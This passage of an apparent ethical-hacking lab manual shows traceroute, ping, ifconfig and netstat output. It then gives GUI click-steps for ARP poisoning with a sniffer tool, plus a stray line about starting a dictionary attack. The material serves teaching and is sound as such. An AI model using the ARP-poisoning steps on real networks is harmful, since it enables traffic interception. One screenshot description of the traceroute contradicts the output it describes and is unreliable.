
Select all the options and start the dictionary attack



PRACTICAL NO. 3

3.1) Using TraceRoute, ping, ifconfig, netstat Command

Step 1: Type tracert command and type www.prestashop.com press “Enter”.



The screenshot shows a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The command entered is "C:\>tracert www.prestashop.com". The output displays the trace route to the website, listing 30 hops. Hops 1 through 6 show valid network segments with their respective latencies. Hops 7 through 126 show "Request timed out." for each hop. The final line of output is "Trace complete.".

```
Administrator: C:\Windows\system32\cmd.exe
C:\>tracert www.prestashop.com

Tracing route to www.prestashop.com [91.240.109.42]
over a maximum of 30 hops:

 1   4 ms    2 ms    3 ms  192.168.0.1
 2  107 ms   39 ms   27 ms  dhcp-192-253-1.in2cable.com [203.192.253.1]
 3   31 ms   35 ms   33 ms  125.18.4.65
 4   142 ms   131 ms   132 ms  182.79.245.161
 5   128 ms   132 ms   126 ms  5.226.7.253
 6   146 ms   157 ms   158 ms  be1.er02.par02.jaguar-network.net [85.31.194.55]

 7  153 ms   153 ms   136 ms  cpe-et002957.cust.jaguar-network.net [31.172.233
.126]
 8  148 ms   157 ms   156 ms  cr0-ge-5-1-7-rdb.ALIONET.NET [77.72.89.102]
 9   *        *        *        Request timed out.
10   160 ms   *        133 ms  ve111-po1-ari-vbo.alionis.net [94.100.175.6]
11  131 ms   133 ms   139 ms  fwprestashop.com [94.100.173.4]
12   *        *        *        Request timed out.
13   *        *        *        Request timed out.
14   *        *        *        Request timed out.
15   *        *        *        Request timed out.
16   *        *        *        Request timed out.
17   *        *        *        Request timed out.
18   *        *        *        Request timed out.
19   *        *        *        Request timed out.
20   *        *        *        Request timed out.
21   *        *        *        Request timed out.
22   *        *        *        Request timed out.
23   *        *        *        Request timed out.
24   *        *        *        Request timed out.
25   *        *        *        Request timed out.
26   *        *        *        Request timed out.
27   *        *        *        Request timed out.
28   *        *        *        Request timed out.
29   *        *        *        Request timed out.
30   *        *        *        Request timed out.

Trace complete.
```

Step 2: Ping all the IP addresses

Ifconfig

```
C:\>Administrator: C:\Windows\system32\cmd.exe
C:\>ping 91.240.109.42
Pinging 91.240.109.42 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 91.240.109.42:
  Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\>ping 192.168.0.1
Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=4ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255

Ping statistics for 192.168.0.1:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
  Minimum = 3ms, Maximum = 4ms, Average = 3ms
C:\>ping 203.192.253.1
Pinging 203.192.253.1 with 32 bytes of data:
Reply from 203.192.253.1: bytes=32 time=26ms TTL=254
Reply from 203.192.253.1: bytes=32 time=38ms TTL=254
Reply from 203.192.253.1: bytes=32 time=6ms TTL=254
Reply from 203.192.253.1: bytes=32 time=12ms TTL=254

Ping statistics for 203.192.253.1:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
  Minimum = 6ms, Maximum = 38ms, Average = 20ms
C:\>ping 125.18.4.65
Pinging 125.18.4.65 with 32 bytes of data:
Reply from 125.18.4.65: bytes=32 time=35ms TTL=62
Reply from 125.18.4.65: bytes=32 time=37ms TTL=62
Reply from 125.18.4.65: bytes=32 time=34ms TTL=62
Reply from 125.18.4.65: bytes=32 time=29ms TTL=62

Ping statistics for 125.18.4.65:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
  Minimum = 29ms, Maximum = 37ms, Average = 33ms
C:\>_
```

```
suse1:~ # ifconfig
eth0      Link encap:Ethernet  Hwaddr 00:0C:29:17:1B:27
          inet addr:192.168.208.133  Bcast:192.168.208.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                  RX packets:195 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:21313 (20.8 Kb)  TX bytes:16778 (16.3 Kb)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING  MTU:16436  Metric:1
                  RX packets:18 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:1060 (1.0 Kb)  TX bytes:1060 (1.0 Kb)
```


Netstat

```
C:\Users\singh>netstat
```


Active Connections

Proto	Local Address	Foreign Address	State
TCP	127.0.0.1:1564	DESKTOP-923RK3N:1565	ESTABLISHED
TCP	127.0.0.1:1565	DESKTOP-923RK3N:1564	ESTABLISHED
TCP	127.0.0.1:25104	DESKTOP-923RK3N:25105	ESTABLISHED
TCP	127.0.0.1:25105	DESKTOP-923RK3N:25104	ESTABLISHED
TCP	127.0.0.1:25107	DESKTOP-923RK3N:25108	ESTABLISHED
TCP	127.0.0.1:25108	DESKTOP-923RK3N:25107	ESTABLISHED
TCP	127.0.0.1:25112	DESKTOP-923RK3N:25113	ESTABLISHED
TCP	127.0.0.1:25113	DESKTOP-923RK3N:25112	ESTABLISHED
TCP	127.0.0.1:25114	DESKTOP-923RK3N:25115	ESTABLISHED
TCP	127.0.0.1:25115	DESKTOP-923RK3N:25114	ESTABLISHED
TCP	192.168.0.57:24938	52.230.84.217:https	ESTABLISHED
TCP	192.168.0.57:24978	162.254.196.84:27021	ESTABLISHED
TCP	192.168.0.57:25052	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25072	test:https	TIME_WAIT
TCP	192.168.0.57:25078	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25080	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25083	40.67.188.75:https	ESTABLISHED
TCP	192.168.0.57:25099	13.107.21.200:https	ESTABLISHED
TCP	192.168.0.57:25100	ns329092:http	SYN_SENT
TCP	192.168.0.57:25101	155:https	ESTABLISHED
TCP	192.168.0.57:25103	103.56.230.154:http	ESTABLISHED
TCP	192.168.0.57:25106	ns329092:http	SYN_SENT
TCP	192.168.0.57:25109	ats1:https	ESTABLISHED


3.2) Perform ARP Poisoning in Windows




Step 2 : Select sniffer on the top.




Step 3 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.




Step 4 : Click on “+” icon on the top. Click on ok.




Step 5 : Shows the Connected host.




Step 6 : Select Arp at bottom.




Step 7 : Click on “+” icon at the top.




Step 8 : Click on start/stop ARP icon on top.



